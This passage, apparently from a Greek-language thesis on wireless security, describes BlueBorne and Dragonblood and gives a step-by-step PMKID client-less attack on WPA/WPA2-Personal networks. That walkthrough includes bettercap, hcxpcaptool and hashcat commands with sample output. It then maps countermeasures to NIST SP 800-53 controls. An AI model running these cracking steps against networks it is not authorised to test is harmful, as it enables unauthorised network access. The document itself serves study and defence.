Οι τελευταίες δημοσιευμένες αναφορές δείχνουν ότι περισσότερες από 2 δισεκατομμύρια συσκευές Android, 2 δισεκατομμύρια συσκευές Windows και 1 δισεκατομμύριο συσκευές Apple χρησιμοποιούνται αυτήν τη στιγμή με Bluetooth. Σε αντίθεση με τις παραδοσιακές επιθέσεις ή κακόβουλο λογισμικό, ο χρήστης δεν χρειάζεται να κάνει κλικ σε έναν σύνδεσμο ή να κατεβάσει ένα αρχείο. Επιπλέον, δεν απαιτείται καμία προϋπόθεση ή ρύθμιση παραμέτρων του Bluetooth για να εκμεταλλευτείτε το BlueBorne.

Στο Android, η υπηρεσία Bluetooth εκτελείται υπό το Zygote (service manager di Android) που είναι ια διαδικασία 32 bit (παρόλο που το λειτουργικό σύστημα και η CPU είναι ARM-64). Αυτό διευκολύνει το exploit και περιορίζει σημαντικά την εντροπία του ASLR. Επιπλέον, όταν σταματήσει η υπηρεσία, επανεκκινείται αμέσως από το Zygote. Αυτό δίνει στον εισβολέα έναν άπειρο αριθμό προσπαθειών επίθεσης.

- Συνέπειες της επίθεσης: Η επίθεση σάς επιτρέπει να αναλάβετε τον έλεγχο της συσκευής του θύματος και ενδεχομένως να αποκτήσετε πρόσβαση σε εταιρικά δεδομένα και δίκτυα, να εισβάλετε σε συστήματα που προστατεύονται από air-gap και να εισάγετε κακόβουλο λογισμικό. Η εξάπλωση από συσκευή σε συσκευή καθιστά το BlueBorne εξαιρετικά μεταδοτικό. Η επίθεση μπορεί να θέσει σε κίνδυνο βιομηχανικά συστήματα, δημόσιους φορείς και κρίσιμες υποδομές.

Δεδομένου ότι οι διαδικασίες Bluetooth έχουν αυξημένα προνόμια σε όλα τα λειτουργικά συστήματα, η αξιοποίηση του BlueBorne σάς δίνει τον πλήρη έλεγχο της συσκευής. Πράγματι, μια exploit του CVE- 2017-0781 επιτρέπει ένα RCE σύμφωνα με τα προνόμια της υπηρεσίας com.android.bluetooth. Αυτή η υπηρεσία έχει υψηλό επίπεδο προνομίων σε συσκευές Android: έχει πρόσβαση στο σύστημα αρχείων (βιβλίο διευθύνσεων, έγγραφα, φωτογραφίες, ...), έχει πλήρη έλεγχο στο stack δικτυου πιθανή εξαγωγή δεδομένων, MITM σε συνδέσεις, . ..) και μπορεί επίσης να προσομοιώσει ένα πληκτρολόγιο ή ποντίκι που επιτρέπει στον εισβολέα να έχει τον πλήρη έλεγχο της συσκευής. Δεδομένου ότι η υπηρεσία έχει τον πλήρη έλεγχο της διεπαφής Bluetooth, ο εισβολέας μπορεί να τη χρησιμοποιήσει για να επιτεθεί σε άλλες συσκευές κοντά στο θύμα.

4.1.14 Known Beacons attack

Η επίθεση Known Beacons πραγματοποιείται από το WiFi Phisher (η χρήση του οποίου περιγράφεται στην επίθεση Phishing 4.1.10).

4.1.15 PMKID Client-Less attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi.

  θύμα: AP WPA/WPA2-Personal.

- Προαπαιτουμενα επιθεσης:

η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη λειτουργία monitor mode και packet injection.

το AP πρέπει να εφαρμόσει το 802.11r.

- Διαδικασία επίθεσης:

1. Ξεκινήστε το tool.

Εκτελώ το bettercap που ρυθμίζει αυτόματα τη λειτουργία monitor mode στην καθορισμένη διεπαφή και επιτρέπει την καταγραφή των ληφθέντων frame.

bettercap -iface wlan0

> wifi.recon on

2. Ξεκινήστε τη συσχέτιση με προσβάσιμα AP.

> wifi.assoc all

Όταν το εργαλείο βρει ένα Μήνυμα 1 που περιέχει το PMKID, το τοποθετεί στο αρχείο καταγραφής /root/bettercap-wifi-handshakes.pcap.

3. Μετατρέψτε το αρχείο καταγραφής.

$ hcxpcaptool /root/bettercap-wifi-handshakes.pcap -z <F>

F = αρχείο εξόδου σε μορφή hash που υποστηρίζεται από το hashcat

Το αρχείο που δημιουργείται θα περιέχει μία γραμμή για κάθε PMKID που βρίσκεται στο αρχείο καταγραφής. Κάθε γραμμή θα έχει τη μορφή <PMKID>*<AA>*<SA>*<ESSID>. Η έξοδος του εργαλείου hcxpcaptool μοιάζει με αυτό.

start reading from bettercap-wifi-handshakes. pcap

summary:

---

file name : bettercap-wifi-handshakes. pcap

file type : pcap 2.4

file hardware information : unknown

file os information : unknown

file application information. : unknown

network type : DLT_IEEE802_11_RADIO (127)

endianess : little endian

read errors : flawless

packets inside : 15

skipped packets : 0

packets with FCS : 15

probe responses : 1

EAPOL packets : 14

EAPOL PMKIDs : 3

best handshakes : 1 (ap-less: 0)

1 PMKID(s) written to bettercap-wifi-handshakes. pmkid

4. Σπάστε το PSK.

Ξεκινώ την επίθεση Dictionary attack κατά του PMKID.

$ hashcat -m 16800 -a 0 -w 3 <F> <D>

F = αρχείο που δημιουργήθηκε στο προηγούμενο βήμα

D = όνομα του αρχείου που περιέχει το λεξικό

Με την επιλογή -a 0 καθορίζω το Mode που αντιστοιχεί στο Straight (Dictionary attack). Ρύθμισα το Workload Profile στο High προσδιορίζοντας την επιλογή -w 3. Η επιλογή -m 16800 λέει στο εργαλείο ότι η Hash mode που θα χρησιμοποιήσει είναι WPA-PMKID-PBKDF2. Ενώ το εργαλείο εκτελεί την επίθεση, μπορώ να ελέγξω την κατάστασή του πληκτρολογώντας s, με αποτέλεσμα την έξοδο παρόμοια με την παρακάτω.

Session : hashcat

Status : Running

Hash.Type : WPA-PMKID-PBKDF2

Hash.Target : 3ef1677408a46cae36d3aa1e44895527*70df2f8e4f33*6cc7e.,.4c4941

Time.Started : Mon Apr 29 17:01:52 2019 (22 secs)

Time.Estimated: Tue Apr 30 08:05:26 2019 (15 hours, 3 mins)

Guess.Mask : ? d? d? d? d?d?d?d?d [8]

Guess.Queue : 1/1 (100.00°/.)

Speed. #1 : 1845 H/s (69.74ms) @ Accel:512 Loops:256 Thr:1 Vec:8

Recovered : 0/1 (0.00/) Digests, 0/1 (0.00/) Salts

Progress : 40960/100000000 (0.04/)

Rejected : 0/40960 (0.00/)

Restore.Point : 4096/10000000 (0.04/)

Restore.Sub.#1: Salt:0 Amplifier:0-1 Iteration:256-512

Candidates.#1 : 14918888 -> 19214523

- Σκοπιμότητα της επίθεσης: Μόνο η διαμόρφωση Personal του WPA/WPA2 με ενεργοποιημένη τη λειτουργία PMK caching είναι ευάλωτη. Παρόλο που η PMK caching χρησιμοποιείται κυρίως στο WPA2-Enterprise, το WPA σε αυτήν τη δεύτερη διαμόρφωση δεν είναι ευάλωτο. Στην πραγματικότητα, το PMK δημιουργείται δυναμικά για κάθε επιτυχημένο έλεγχο ταυτότητας.

Στην πράξη, δεν υπάρχει κανένα πρακτικό πλεονέκτημα στη χρήση PMK caching σε δίκτυα WPA/WPA2-Personal. Ενώ είναι χρήσιμο στο WPA-Enterprise, διαμόρφωση στην οποία ο έλεγχος ταυτότητας EAP επιταχύνεται με τον διακομιστή ελέγχου ταυτότητας κατά το roaming.

- Συνέπειες της επίθεσης: βλέπε συνέπειες Dictionary attack - Aircrack-ng 4.1.7.

4.1.16 Dragonblood

Οι κύριοι κίνδυνοι κατά τη χρήση του WPA3-Personal είναι επιθέσεις downgrade και πιθανές επιθέσεις side-channel που βασίζονται στην ανάλυση χρόνου ελέγχου ταυτότητας έναντι συσκευών που έχουν περιορισμένους πόρους. Οι άλλες επιθέσεις, από την άλλη πλευρά, δεν είναι ασήμαντο να εκτελεστούν.

Δεδομένης της χαμηλής διάδοσης των συσκευών που υλοποιούν αυτήν τη στιγμή το WPA3, της πολυπλοκότητας της εκτέλεσης των επιθέσεων και της στενής συσχέτισης ορισμένων από αυτές με την επίθεση Dictionary που έχει ήδη εκτεθεί για το WPA2-Personal, δεν έχω δοκιμάσει κανένα εργαλείο που να εκμεταλλεύεται τα τρωτά σημεία του Dragonblood. Τα εργαλεία που είναι διαθέσιμα αυτή τη στιγμή είναι:

- Dragondrain: εργαλείο που επαληθεύει εάν ένα AP είναι ευάλωτο σε επιθέσεις DoS.
- Dragontime: ειραματικό εργαλείο που εκτελεί επιθέσεις side-channel με βάση την ανάλυση των χρόνων που απαιτούνται για τον έλεγχο ταυτότητας.

Dragonforce: πειραματικό εργαλείο που συλλέγει πληροφορίες από επιθέσεις side-channel με βάση την ανάλυση των χρόνων που απαιτούνται για τον έλεγχο ταυτότητας ή την ανάλυση cache και εκτελεί επίθεση κατάτμησης στον κωδικό πρόσβασης (απλοποιεί την επίθεση Dictionary attack μειώνοντας τον χώρο για εξερεύνηση).).

Επιθέσεις μπορούν να διεξαχθούν εναντίον συσκευών που χρησιμοποιούν hostapd και wpa_supplicant. Η επίθεση side-channel που βασίζεται στην ανάλυση χρονισμού ελέγχου ταυτότητας μπορεί να διεξαχθεί σε εφαρμογές WPA3-Personal που υποστηρίζουν security group MODP 22, 23 e 24. Αλλά στις περισσότερες υλοποιήσεις αυτές οι ομάδες δεν είναι ενεργοποιημένες από προεπιλογή.

5. Προστασία από επιθέσεις

Για κάθε επίθεση που περιγράφεται στο Κεφάλαιο 3, αναφέρεται ένα σύνολο πιθανών αντίμετρων, τα οποία έχουν κατηγοριοποιηθεί σύμφωνα με την κατηγοριοποίηση ελέγχων ασφαλείας NIST SP 800-53 και για τα οποία υποδεικνύουμε εάν αποτελούν πρακτική ή θεωρητική λύση. Με τον όρο πρακτική λύση εννοούμε μια που έχει ήδη εφαρμοστεί από κατασκευαστές ή εφαρμόζεται από χρήστες ή διαχειριστές δικτύου. Ενώ με τον όρο θεωρητική λύση εννοούμε αυτή για την οποία έχουν γίνει προτάσεις στη βιβλιογραφία αλλά για την οποία δεν υπάρχει διαθέσιμη υλοποίηση.

NIST SP 800-53

Το National Institute of Standards and Technology (NIST) είναι μια υπηρεσία τυποποίησης του Υπουργείου Εμπορίου των Ηνωμένων Πολιτειών. Στόχος του είναι η προώθηση της καινοτομίας και της βιομηχανικής ανταγωνιστικότητας. Ουσιαστικά, αναπτύσσει και εκδίδει πρότυπα, οδηγούς και άλλες εκδόσεις για να βοηθήσει τις εταιρείες να εφαρμόσουν τον Federal Information Security Management Act (FISMA) του 2002.

Η Special Publication 800-53 (SP 800-53) [25] είναι ένας κατάλογος ελέγχων ασφαλείας που προορίζονται για συστήματα πληροφοριών στις Ηνωμένες Πολιτείες. Επικεντρώνεται στο Risk Management Framework (RMF) και συμμορφώνεται με τις απαιτήσεις ασφαλείας του Federal Information Processing Standard 200 (FIPS 200). Το τελευταίο περιλαμβάνει ένα σύνολο ελέγχων ασφαλείας που βασίζονται σε μια ανάλυση της worst-case σύμφωνα με το FIPS 199. Ορίζει βασικούς ελέγχους ασφαλείας και στη συνέχεια τους επεκτείνει σε μια αξιολόγηση κινδύνου σε επίπεδο επιχείρησης. Οι κανόνες ασφαλείας καλύπτουν τομείς όπως ο έλεγχος πρόσβασης, incident response, η συνέχεια της υπηρεσίας και η disaster recovery.

Βασικό στοιχείο της διαδικασίας πιστοποίησης και διαπίστευσης για τα πληροφοριακά συστήματα είναι η επιλογή και η εφαρμογή ενός υποσυνόλου ελέγχων ασφαλείας του Security Control Center (NIST 800-53, ΠαράρτημαF). Αυτοί οι έλεγχοι είναι διαχειριστικές, επιχειρησιακές και τεχνικές διασφαλίσεις (ή αντίμετρα) που

συνιστώνται όταν θέλετε να προστατεύσετε την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα του συστήματος πληροφοριών και των πληροφοριών του. Για την εφαρμογή των απαιτούμενων διασφαλίσεων ή ελέγχων, οι οργανισμοί πρέπει πρώτα να καθορίσουν τις κατηγορίες ασφαλείας των συστημάτων πληροφοριών τους σύμφωνα με τις διατάξεις του FIPS 199. Η κατηγοριοποίηση ασφάλειας συστημάτων πληροφοριών (low/moderate/high) καθορίζει το σύνολο των ελέγχων που πρέπει να εφαρμοστούν και να παρακολουθούνται. Οι εταιρείες έχουν τη δυνατότητα να τροποποιούν αυτούς τους ελέγχους και να τους προσαρμόζουν για να τους κάνουν πιο εφαρμόσιμους σύμφωνα με τους στόχους και το πλαίσιο τους. Τα στοιχεία ελέγχου ασφαλείας μπορούν να ομαδοποιηθούν ανάλογα με την οικογένεια στην οποία ανήκουν (π.χ. SC - System and Communications Protection) ή ανάλογα με το επίπεδο επιπτώσεων που έχει εκχωρηθεί στο σύστημα πληροφοριών σας (πχ. Moderate-Impact).

Οι σχετικοί έλεγχοι ασφαλείας παρατίθενται για κάθε άμυνα έναντι επιθέσεων.

5.1 Protecions Wireless attacks

5.1.1 De- Cloaking

Η ενεργοποίηση της λειτουργίας "Cloaking δικτύου" είναι άχρηστη. Αυτή η επιλογή εμποδίζει την αποστολή beacon frame που στοχεύουν στη μετάδοση του SSID, από την άλλη πλευρά αναγκάζει τους πελάτες να στέλνουν probe request σε όλα τα κανάλια. Το αποτέλεσμα είναι ότι η παρακολούθηση πελατών γίνεται ευκολότερη για τον εισβολέα.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	CM-7 LEAST FUNCTIONALITY (1)(b)

5.1.2 Jamming

Για να μετριαστούν οι επιπτώσεις του θα ήταν απαραίτητο να εφαρμοστούν οι προδιαγραφές του προτύπου IEEE 802.11w [26], σύμφωνα με το οποίο η κίνηση

διαχείρισης μεταξύ του AP και των πελατών είναι κρυπτογραφημένη. Αποτελει μια προστασια σε ισχυ, αλλά επί του παρόντος το πρότυπο δεν υποστηρίζεται επαρκώς.

Η εταιρεία μπορεί να παρακολουθεί το ασύρματο φάσμα μέσω ενός Wireless Intrusion Detection System (WIDS), το οποίο μπορεί να ανιχνεύσει επιθέσεις DoS και αντίγραφα AP.

Θεωρητική/πρακτική προστασία	Θεωρητική/πρακτική
Security Controls	SC-5 DENIAL OF SERVICE PROTECTION (3)(a) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.3 Authentication and Association DoS attack

Δείτε Προστασία για Jamming 5.1.2.

5.1.4 Deauthentication and Disassociation DoS attack

Δείτε Προστασία για Jamming 5.1.2.

5.1.5 Cache Poisoning attack

Σε μικρά WLAN, είναι δυνατή η χρήση entry στατικών ARP για την αποτελεσματική αποτροπή της επίθεσης. Ωστόσο, δεν είναι βολικό να διατηρείτε και να ενημερώνετε έναν στατικό πίνακα ARP σε μεγάλα δίκτυα όπου οι ρυθμίσεις παραμέτρων αλλάζουν συχνά. Στην πραγματικότητα, θα ήταν απαραίτητο να διαμορφωθούν στατικές entry ARP για κάθε ζεύγος μηχανημάτων, για συνολικά 2^n — n entry in a WLAN σε ένα WLAN με n μηχανές.

Έχει προταθεί ένας αριθμός κρυπτογραφικών πρωτοκόλλων που έχουν σχεδιαστεί για την προστασία από επιθέσεις. Το S-ARP [27] χρησιμοποιεί υπογεγραμμένες απαντήσεις ARP. Οι καταχωρήσεις ARP στην cache τροποποιούνται μόνο εάν επαληθευτεί η υπογραφή. Αυτή η προσέγγιση απαιτεί την παρουσια ενός server να υπογράφει και να παρακολουθεί τα δημόσια κλειδιά όλων των host που είναι συνδεδεμένοι στο δίκτυο. Η διαχείριση του server αυξάνει την πολυπλοκότητα και

υποβαθμίζει τη χρηστικότητα. Επίσης ο server είναι το single point of failure του δικτυου.

Η λύση Ticket ARP (TARP) [28] διανέμει κεντρικά εκδοθείσες αξιώσεις που αντιστοιχίζουν τις διευθύνσεις IP σε διευθύνσεις MAC. Τα ticket εκδίδονται όταν ένας πελάτης μπαίνει στο δίκτυο και διανέμονται μέσω μηνυμάτων ARP. Στη χειρότερη περίπτωση, το κόστος συνοψίζεται σε μία επικύρωση δημόσιου κλειδιού ανά ζεύγος request/reply. Ωστόσο, αυτό το πρωτόκολλο είναι ευάλωτο σε επίθεση Impersonation attack των ενεργων host και στην DoS attack μεσω flooding di ticket. Επίσης, το TARP δεν υποστηρίζει δίκτυα όπου ένας host μπορεί να αλλάξει δυναμικά τη διεύθυνση IP.

Μια μερική λύση στην επίθεση είναι η υιοθέτηση παθητικών μηχανισμών παρακολούθησης δικτύου, για παράδειγμα μέσω του εργαλείου arpwatch, το οποίο παρακολουθεί την κυκλοφορία ARP και δημιουργεί log στο mapping degli indirizzi IP-MAC. Μπορεί να συνδεθεί με ένα σύστημα σε real-time che invia που στέλνει μια ειδοποίηση όταν, για παράδειγμα, αλλάζει η αντιστοίχιση για την προεπιλεγμένη πύλη.

Πολλοί προμηθευτές (συμπεριλαμβανομένων των Cisco, Juniper και Netgear) έχουν εφαρμόσει αντίμετρα για να αποτρέψουν την επίθεση. Ένας μηχανισμός είναι η Dynamic ARP Inspection (DAI), η οποία προσπαθεί να αποτρέψει την επίθεση παρεμποδίζοντας πακέτα ARP και επικυρώνοντάς τα προς μια DHCP snooping database. Το DAI ελέγχει εάν η διεύθυνση MAC προέλευσης του πακέτου ARP ταιριάζει με μια έγκυρη καταχώρηση στη DHCP snooping database. Εάν δεν υπάρχει αντιστοιχία, το πακέτο απορρίπτεται. Σε αυτήν την αρχιτεκτονική, πριν μπορέσει να στείλει ένα αίτημα ARP, ένας host πρέπει να λάβει τη διεύθυνση IP από DHCP server.

Το πρότυπο IEEE 802.1AE [29] ή MAC Security (MACsec) καθορίζει ένα σύνολο πρωτοκόλλων για την ασφάλεια των επικοινωνιών μεταξύ συσκευών σε ένα LAN. Σας επιτρέπει να αναγνωρίζετε μη εξουσιοδοτημένες συνδέσεις και να τις αποκλείετε από το δίκτυο, διασφαλίζοντας ότι τα frame φτάνουν από πελάτες που ισχυρίζονται ότι τα στέλνουν.

Τα προτεινόμενα κρυπτογραφικά πρωτόκολλα δεν υιοθετούνται στην πραγματικότητα από τα λειτουργικά συστήματα. Οι λόγοι οφείλονται στη συμβατότητα, το κόστος, την αποτελεσματικότητα και τη διαχείριση. Έχουν επίσης προταθεί αντίμετρα σε επίπεδο

εφαρμογής που διασφαλίζουν την ακεραιότητα και την εμπιστευτικότητα, αλλά δεν εμποδίζουν την εκτροπή της κυκλοφορίας σε κακόβουλο host.

Θεωρητική/πρακτική προστασία	Θεωρητική/πρακτική
Security Controls	SI-4 INFORMATION SYSTEM MONITORING (2)

5.1.6 Brute Force attack

Brute Force attack online

Οι περισσότεροι κατασκευαστές έχουν εφαρμόσει έναν μηχανισμό προστασίας από Brute Force attack online. Πριν από την κυκλοφορία του firmware που υλοποιούσε αυτόν τον μηχανισμό, ο εισβολέας ήταν σε θέση να δοκιμάσει όλα τα πιθανά PIN σε λιγότερο από τέσσερις ώρες. Ο μηχανισμός που χρησιμοποιείται για τον μετριασμό της ευπάθειας και την επιβολή μιας αρκετά μεγάλης περιόδου κλειδώματος (π.χ. 24 ώρες) μετά από έναν καθορισμένο αριθμό αποτυχημένων προσπαθειών. Θα πρέπει να σημειωθεί ότι η προστασία από Brute Force attack online δεν αποτελεί μέρος των απαιτήσεων για την απόκτηση πιστοποίησης WPS από την Wi-Fi Alliance.

Οι χρήστες πρέπει να απενεργοποιήσουν τη λειτουργία διαμόρφωσης PIN εξωτερικού καταχωρητή (ανάλογα με το firmware μπορείτε να απενεργοποιήσετε μόνο το PIN εξωτερικού καταχωρητή ή και τις τρεις μεθόδους διαμόρφωσης WPS). Μόνο σε πολύ λίγες υλοποιήσεις δεν είναι δυνατό να γίνει αυτό.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-7 UNSUCCESSFUL LOGON ATTEMPTS AC-18 WIRELESS ACCESS (3)

Brute Force attack offline

Πρέπει να εγκαταστήσετε τις ενημερώσεις ασφαλείας που παρέχονται από τους κατασκευαστές σε AP που επιτρέπουν την τυχαία nonce. Ισχύουν επίσης οι προστασίες για την επίθεση Brute Force attack online 5.1.6.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-7 UNSUCCESSFUL LOGON ATTEMPTS AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.7 Dictionary attack Dictionary attack - WPA2

Εάν το AP χρησιμοποιεί τον προεπιλεγμένο κωδικό πρόσβασης που έχει ορίσει ο κατασκευαστής, είναι βολικό να τον αλλάξετε. Θα πρέπει να χρησιμοποιείτε έναν ισχυρό κωδικό πρόσβασης που περιλαμβάνει πεζά και κεφαλαία γράμματα, αριθμούς και ειδικούς χαρακτήρες, αποφεύγοντας τη χρήση λέξεων που βρίσκονται στο λεξικό της γλώσσας σας.

Επιπλέον, καλό είναι να αλλάζετε τον κωδικό πρόσβασης σε τακτά χρονικά διαστήματα. Για ένα επιπλέον επίπεδο ασφάλειας, θα ήταν καλύτερα να επιλέξετε ένα ασυνήθιστο SSID. Στην πραγματικότητα, η επίθεση Dictionary attack puù μπορεί να επιταχυνθεί μέσω της χρήσης rainbow table που διατίθενται στο διαδίκτυο, οι οποίοι δημιουργούνται για τα πιο χρησιμοποιούμενα SSID και για μεγάλο αριθμό κωδικών πρόσβασης.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	IA-5 AUTHENTICATOR MANAGEMENT (1)(a)(d) (5)

Dictionary attack – LEAP

Πρέπει να εγκαταλειφθεί το LEAP υπέρ του PEAP ή του EAP-TTLS που επιβάλλει τον έλεγχο ταυτότητας διακομιστή επαληθεύοντας το πιστοποιητικό του. Ως άμεσο αντίμετρο, εντοπίστε τους αδύναμους κωδικούς πρόσβασης και λήξτε τους για να αναγκάσετε τους χρήστες να τους αλλάξουν.

Πρέπει να εφαρμόσετε μια ισχυρή πολιτική κωδικού πρόσβασης, ώστε να χρησιμοποιούνται πεζά και κεφαλαία γράμματα, αριθμοί και ειδικοί χαρακτήρες, αποφεύγοντας τη χρήση λέξεων στο λεξικό της γλώσσας σας.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (1) IA-5 AUTHENTICATOR MANAGEMENT (1)(a) (4)

5.1.8 Evil Twin attack

Δεν χρειάζεται να χρησιμοποιείτε ανοιχτά δίκτυα, τα οποία επιτρέπουν σε οποιονδήποτε είναι συνδεδεμένο με αυτά να παρακολουθεί την κίνηση κατά τη μεταφορά. Εάν είναι δυνατόν, οι ασύρματοι πελάτες θα πρέπει να συσχετίσουν το ESSID με ένα συγκεκριμένο BSSID. Αυτή η επιλογή είναι διαθέσιμη στο network manager ττου Linux. Τέλος, είναι καλή πρακτική να απενεργοποιείτε το Wi-Fi όταν δεν το χρησιμοποιείτε, καθώς η επιφάνεια επίθεσης του πελάτη είναι μεγαλύτερη όταν είναι ενεργός.

Επιπλέον, η εταιρεία θα πρέπει να ενεργοποιήσει ένα WIDS. Οι αισθητήρες του αναλύουν το φάσμα ασύρματων συχνοτήτων και στέλνουν τα δεδομένα που συλλέγονται στον ειδικό server. Αυτό συγκρίνει τις διευθύνσεις MAC, πραγματοποιεί αναλύσεις και, εάν χρειάζεται, στέλνει συναγερμό στο υπεύθυνο προσωπικό.

Ακόμα στο εταιρικό περιβάλλον, ένας άλλος αμυντικός μηχανισμός είναι η εφαρμογή EAP-TTLS ή PEAP προκειμένου να αναγκαστεί ο πελάτης να επικυρώσει το πιστοποιητικό authentication server. Ο πελάτης ελέγχει την ταυτότητα του αντίστοιχου

με το πιστοποιητικό, ο server ελέγχει την ταυτότητα του άλλου με όνομα χρήστη και κωδικό πρόσβασης.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (1) (3) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.9 Impersonation attack

Θα πρέπει να υιοθετηθεί το PEAP ή το EAP-TTLS. Οι αιτούντες πρέπει να επικυρώσουν το πιστοποιητικό που παρουσιάζει ο'authentication server Εάν η επικύρωση αποτύχει, ο αιτών δεν πρέπει να προχωρήσει στη διαδικασία ελέγχου ταυτότητας. Τα πιστοποιητικά self-signed που είναι εγκατεστημένα στον authentication server δεν είναι αξιόπιστα από τους αιτούντες, ωστόσο στις περισσότερες περιπτώσεις οι χρήστες τους αναγκάζουν να εμπιστευτούν αυτά τα πιστοποιητικά. Για να χρησιμοποιήσετε το PEAP ή το EAP-TTLS με ασφάλεια, θα πρέπει να εγκατασταθεί στον αιτούντα ένα πιστοποιητικό υπογεγραμμένο από εσωτερική CA της εταιρίας.

Η εταιρεία μπορεί να παρακολουθεί το ασύρματο φάσμα μέσω ενός WIDS, το οποίο μπορεί να ανιχνεύσει επιθέσεις DoS και αντίγραφα AP. Για προσβάσεις που δεν σέβονται τα πρότυπα συμπεριφοράς των χρηστών, είναι βολικό να εφαρμόζονται πρόσθετοι μηχανισμοί ελέγχου ταυτότητας για τον περιορισμό των δυνατοτήτων δράσης του εισβολέα, όταν έχει αποκτήσει τα διαπιστευτήρια πρόσβασης ενός χρήστη. Είναι πάντα καλύτερο για την επιχείρηση να απομονώνει το εσωτερικό δίκτυο από το ασύρματο δίκτυο μέσω ενός firewall.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (1) IA-10 ADAPTIVE IDENTIFICATION AND AUTHENTICATION SC-5 DENIAL OF SERVICE PROTECTION (3)(a) SC-7 BOUNDARY PROTECTION (22) SC-17 PUBLIC KEY INFRASTRUCTURE CERTIFICATES SI-4 SECURITY ALERTS, ADVISORIES, AND DIRECTIVES (14)

5.1.10 Phishing attack

Η εταιρεία πρέπει να παρέχει ισχυρή εκπαίδευση στο cybersecurity στους υπαλλήλους της σε τακτική βάση για την πρόληψη επιτυχών επιθέσεων Social Engineering.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AT-2 SECURITY AWARENESS TRAINING

5.1.11 KARMA attack

Δείτε τις προστασίες για την επίθεση Evil Twin 5.1.8. Επίσης, αφαιρέστε τα ανοιχτά δίκτυα από το PNL και μην χρησιμοποιείτε δίκτυα με κρυφό SSID.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (1) (3) SI-4 INFORMATION SYSTEM MONITORING (14)

5.1.12 KRACK attack

Πρέπει να εγκαταστήσετε τις ενημερώσεις ασφαλείας που παρέχονται από τους κατασκευαστές στα AP και στους πελάτες. Οι ενημερώσεις είναι συμβατές προς τα πίσω και διασφαλίζουν ότι το κλειδί κρυπτογράφησης εγκαθίσταται μόνο μία φορά. Αποτρέπουν επίσης το AP από την αναμετάδοση του μηνύματος 3 της four-way handshake και του μηνύματος 1 της group key handshake. ια να αποτρέψει τις επιθέσεις, όταν ο πελάτης λαμβάνει ένα επαναλαμβανόμενο Μήνυμα 3 πρέπει να στείλει το Μήνυμα 4 με τον ίδιο stesso replay counter που έχει ήδη αποσταλεί, αυτό ακυρώνει τη handshake και εκτελείται νέα.

Σε ορισμένα AP είναι δυνατό να απενεργοποιήσετε την αναμετάδοση μηνυμάτων handshake, αποτρέποντας επιθέσεις κατά της four-way handshake και της group key handshake. Η Wi-Fi Alliance έχει δημιουργήσει ένα εργαλείο ανίχνευσης τρωτών σημείων [30] για να ελέγχει για τρωτά σημεία που εκμεταλλεύονται επιθέσεις KRACK. Το εργαλείο είναι προσβάσιμο σε μέλη της Wi-Fi Alliance.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.13 BlueBorne attack

Οι χρήστες πρέπει να εγκαταστήσουν τις ενημερώσεις που παρέχονται από τους κατασκευαστές. Εάν δεν είναι διαθέσιμα, ίσως είναι καλύτερο να απενεργοποιήσετε το Bluetooth όταν δεν χρησιμοποιείται ή δεν είναι απολύτως απαραίτητο.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (3) SI-2 FLAW REMEDIATION (5)

5.1.14 Known Beacons attack

Δείτε τις προστασίες για το Evil Twin attack 5.1.8 και το KARMA attack 5.1.11.

5.1.15 PMKID Client-Less attack

Οι κατασκευαστες πρέπει να καταργήσουν τη λειτουργία PMK caching για εφαρμογές WPA/WPA2-Person.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	AC-18 WIRELESS ACCESS (3)

5.1.16 Dragonblood

Η Wi-Fi Alliance έχει παράσχει οδηγίες εφαρμογής για προϊόντα που επηρεάζονται από τα τρωτά σημεία του Dragonblood. Ενώ το WPA3 βρίσκεται ακόμη στα αρχικά του στάδια ανάπτυξής του, οι λίγοι προμηθευτές που το υποστηρίζουν έχουν αρχίσει να κυκλοφορούν ενημερώσεις κώδικα που εφαρμόζουν αντίμετρα συμβατά με το παρελθόν για την επίλυση του προβλήματος. Το αντίμετρο συμβατό προς τα πίσω για την επίθεση side-channel ε βάση το χρόνο που χρειάζεται για τον

έλεγχο ταυτότητας και την εκτέλεση πάντα ενός σταθερού αριθμού επαναλήψεων στον αλγόριθμο δημιουργίας PE. Ενώ για την επίθεση side-channel που βασίζεται στην ανάλυση cache, ορισμένοι branch υπό όρους που εξαρτώνται από μυστικές τιμές πρέπει να αντικατασταθούν με branch υπό όρους που εξαρτώνται από σταθερές τιμές χρόνου. Θα πρέπει να αναβαθμίστει το hostapd και το wpa_supplicant σε έκδοση 2.8 ή νεότερη.

Από την πλευρά του πελάτη, αφού συνδεθεί σε ένα WPA3-Personal δίκτυο, πρέπει να επιβληθεί μόνο η χρήση της μεθόδου WPA3-SAE για να αποτραπεί η υποβάθμιση σε four-way handshake WPA2. Το Android Q θα εφαρμόσει αυτήν τη δυνατότητα.

Θεωρητική/πρακτική προστασία	πρακτική
Security Controls	CM-6 CONFIGURATION SETTINGS (2) CM-7 LEAST FUNCTIONALITY (1)(b) SI-2 FLAW REMEDIATION (5)

6. Αποτελέσματα

Σύγκριση εργαλείων ασύρματης επίθεσης

Σε αυτή την ενότητα αναφέρω μια σειρά συνοπτικών πινάκων σχετικά με την απόδοση και τα χαρακτηριστικά των εργαλείων που χρησιμοποίησα κατά την υλοποίηση των ασύρματων επιθέσεων.

